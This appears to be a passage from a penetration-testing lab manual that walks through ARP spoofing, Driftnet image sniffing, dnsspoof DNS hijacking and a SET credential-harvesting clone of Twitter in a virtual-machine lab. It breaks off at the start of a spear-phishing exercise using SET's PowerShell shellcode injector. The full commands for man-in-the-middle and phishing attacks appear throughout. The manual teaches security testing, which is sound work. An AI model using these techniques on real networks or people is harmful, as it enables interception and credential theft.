


Figure 17.6 - Filtering on FTP traffic in Wireshark

Scroll through the packets and look closely for the string "infosec". When you find it, right click that packet and select *Follow TCP Stream*. You should then be greeted with the entire ftp session including username and password.




Figure 17.7 - Credentials captured

This is the classic example as to why authentication with cleartext protocols such as FTP, basic auth, POP, Telnet, SMTP, etc. are always a bad idea. In the next exercise, we'll use this technique to intercept web based traffic.

Exercise 2 – Sniffing Images

Sometimes, seeing the content of what's being transferred between a given target and whatever internet location they may be visiting is all that's required. For illustrating this purpose, we'll be using a tool from the *dsniff* suite named *Driftnet*. Driftnet was created specifically to grab image files. The first part of this attack is simply to, again, use *arpspoof* to get traffic. If you've stopped your arpspoofs, start them back up again. If you didn't stop them, just continue on.

Let's start our image sniffer, Driftnet. Make sure that you enter your actual Ethernet interface number after the *–i* switch, again, the Ethernet interface in the example is *eth0*.

```
driftnet -i eth0
```

You should now see a small black window pop up.




Figure 17.8 - Starting Driftnet




Figure 17.9 - Driftnet popup window

You'll probably want to expand the driftnet window so you can see more.

Now we'll need visit a webpage stored on the Windows Server 2012 R2 VM from the Windows 7 Client VM. From the Windows 7 Client VM, open Internet Explorer and enter the following IP address to browse the *index.html* page stored on your Windows Server 2012 R2 VM (be sure to use your Windows Server 2012 R2 VM IP address):

```
http://192.168.x.x/index.html
```




Figure 17.10 - Browsing to page stored on Windows Server 2012 R2 VM

Once there scroll to the bottom half of the page and click on the *World Renown Instructors* link on the left. Now go back to your Kali Linux VM and look at the Driftnet screen. It should look something like the following:




Figure 17.11 - Driftnet sniffing results

What we've done here is grabbed just the images from the traffic and ignored everything else. Image the consequences if we were ARP spoofing a victim and the default gateway at a public Wi-Fi hotspot (Starbucks, Airport, Hotel, etc.).

End of Lab

Lab 18 - Attack Development with SET

Exercise 1 – Credential Harvesting

So far we've for the most part dealt with different types of exploits and vulnerabilities that deal mostly with individual tools. The power of most of these techniques and tools lies in the ability to tie them all together into a seamless attack vector. One of the great innovations that allows us to do this easily is the Social Engineers Toolset aka SET. We will be creating a client side attack that will allow us to harvest a user's credentials to Gmail, Facebook, Twitter, or whatever else we'd like. SET comes preloaded with templates that are convincing copies of the most popular websites and domains in existence.

Make sure you've stopped any ARP spoofing or other attacks. We'll use *arpspoof* as part of this attack vector, but for the sake of practice, we'll walk through setting it up again.

On your Kali Linux VM, start the *arpspoofs* again, except this time, we'll target the Windows 7 Client VM and the DNS Server it is using. To find out the IP address of the DNS server, open up a shell on your Windows 7 Client VM and enter *nslookup*. The "Address" values in the output will be the DNS Server IP that we will need to spoof. Depending on your lab setup, this will be either the Default Gateway or Windows Server 2012 R2 IP. See below:

Figure 18.1 - Looking up the IP of DNS Server.

The *arpspoof* commands will look like so:

```
arpspoof -i eth0 -t 192.168.x.x 192.168.y.y
arpspoof -i eth0 -t 192.168.y.y 192.168.x.x
```

See the example below.




Figure 18.2 - Arpspoof commands

In my command sequence above, *192.168.232.2* is the DNS Server IP and *192.168.232.165* is the Windows 7 Client VM.

With *arpspoof* running, go ahead open a third command shell. In this third command shell we'll start up another tools from the *dsniff* suite named *dnsspoof*. *Dnsspoof* works by taking sniffing the network for any DNS queries to a specific resource, then responding to that query with information given out by the attacker. For example, if I am able to see a user's query for facebook.com, then I could intercept that query, and then respond to that user saying that facebook.com is at whatever IP address I choose to say it's at. Based on how the DNS protocol works, they will blindly go to the IP address I specify. For clarity, here's a reminder of how we use DNS to find locations on the Internet.




Figure 18.3 - Normal DNS communications

Because we're already ARP poisoning the target and we can see all its traffic to and from the internet, including DNS queries to the DNS server, we're able to intercept that query and respond with a bogus reply. So in order for *dnsspoof* to do its thing, we need to have a host file for it to read our bogus information from, so that it can pass this info on to the victim. Create a file named hosts using a text editor, such as gedit.

```
gedit hosts
```

Once gedit opens up, simply type the following in the blank file. The IP represented by *192.168.x.x* is the IP of your Kali Linux VM.

```
www.twitter.com      192.168.x.x
192.168.x.x          www.twitter.com
```

See the example below:




Figure 18.4 - Dnsspoof hosts file being created in gedit

Save the file, close gedit, and then type the following command to start *dnsspoof*:

```
dnsspoof -i eth0 -f hosts
```

As with other commands, the *-i* is used to specify which Ethernet interface to use, and the *-f* is to specify the host redirect file you want *dnsspoof* to read from. You should see a message that confirms that *dnsspoof* is listening and is has an automatic exception for you Kali Linux VM IP address. See below.

Figure 18.5 - Dnsspoof successfully started

Let's review all the things that should be happening now.

1. You should be ARP spoofing your Default Gateway and your Windows 7 Client VM victim from your Kali Linux VM.
2. You should be running DNS spoof in order for it to see the Windows 7 Client VM victim's DNS query for twitter.com.

Let's test to make sure this is all happening correctly. If all is well, when your Windows 7 Client VM victim ping's www.twitter.com, it should resolve it to the IP address of your Kali Linux VM. Go to your Windows 7 Client VM victim, open a command prompt and ping www.twitter.com.

```
ping www.twitter.com
```

See the results of the DNS spoofed ping to www.twitter.com:




Figure 18.6 - Victim is successfully poisoned with bogus DNS reply which says www.twitter.com is at 192.168.232.156

Now that we've got the infrastructure, or groundwork for the attack set up, let's go ahead and build the basis of the fake Twitter page using SET. To start SET, enter the following into your Kali Linux VM terminal:

```
setoolkit
```

You'll be greeted with the following SET menu:




Figure 18.7 - SET startup menu

We will now need to select *Social Engineering Attacks* by entering the number *1* on the set prompt.

Now you'll be taken to the next menu. On this menu select the item number 2 *Website Attack Vectors*.




Figure 18.8 - Selecting Website Attack Vectors

Now we're at the third menu, where we will select *Credential Harvester Attack Method*, which is item number 3, as our vector for stealing the actual Twitter credentials.




Figure 18.9 - Selecting Credential Harverster Attack Method

Now you should be at the *Site Cloner* menu. If you have internet access, feel free to select *Site Cloner* as your option. A safer route is to use one of the built-in templates pre-loaded with SET. Let's select *Web Template*, which is item number 1.




Figure 18.10 - Selecting Web Templates

Now you'll be asked to enter an IP address for the return traffic. You'll want to again, enter you Kali Linux VM IP address here.




Figure 18.11 - Entering Kali Linux VM IP as the POST IP address

Upon hitting enter you'll be taken to the site selection page. Since we're emulating and stealing credentials from Twitter, we'll select Twitter from the menu by entering *4*.




Figure 18.12 Selecting Twitter.

After hitting enter you'll see that SET goes into a "Ready" state as it's waiting for someone to visit the site.




Figure 18.13 - SET waiting for victim

Now we'll go play the victim and simply browse to www.twitter.com from our Windows 7 Client VM.

On your Windows 7 Client VM pick the browser of your choice, i.e. Chrome, IE, Firefox, and simply type *www.twitter.com* in as the address you want to visit. When there, enter some login credentials in the sign-in (NOT YOUR REAL ONES!)

After entering your login information and clicking *Login*, go back and check SET on your Kali Linux VM. You should see you've successfully grabbed the credentials.




Figure 18.14 - Successfully grabbed user's credentials. Game over.

Hit *Ctrl+C* to end the session. SET will generate a log for you. This log can be accessed by changing directories to */usr/share/set/src/logs*. Enter the following series of commands to view what's been logged:

```
cd /usr/share/set/src/logs
```

```
more harvester.log
```

You should see the credentials you entered shown as they are shown in the graphic.




Figure 18.15 - Captured credentials in harvester.log file

Exercise 2 – Spear Phishing with SET

In this exercise, we are going to use the Social Engineering Tool Kit (SET) to send a spear phishing email message to a specific individual within an organization. Regarding social engineering, the key is not the technical sophistication of the hack, but rather the method in which it is delivered to its intended target. For example, in order to get someone to click a link within an email message, you may mock up an email message so that it looks like it is from the target's utility company. We could send them a notice stating that they are over $1782 past due on their electric bill, and failure to log into the website to make a payment will result in their service being disconnected.

Launch SET by typing *setoolkit* from a terminal from your Kali Linux VM.




Figure 18.16 - Starting SET

After SET launches, you will see the main menu. Enter *1* for the *Social-Engineering Attacks* and press *Enter*.




Figure 18.17 - Selecting Social-Engineering Attacks

Next, select *9* for the *Powershell Attack Vectors.*




Figure 18.18 - Selecting Powershell Attack Vectors

Select *1* for the *Powershell Alphanumeric Shellcode Injector*.


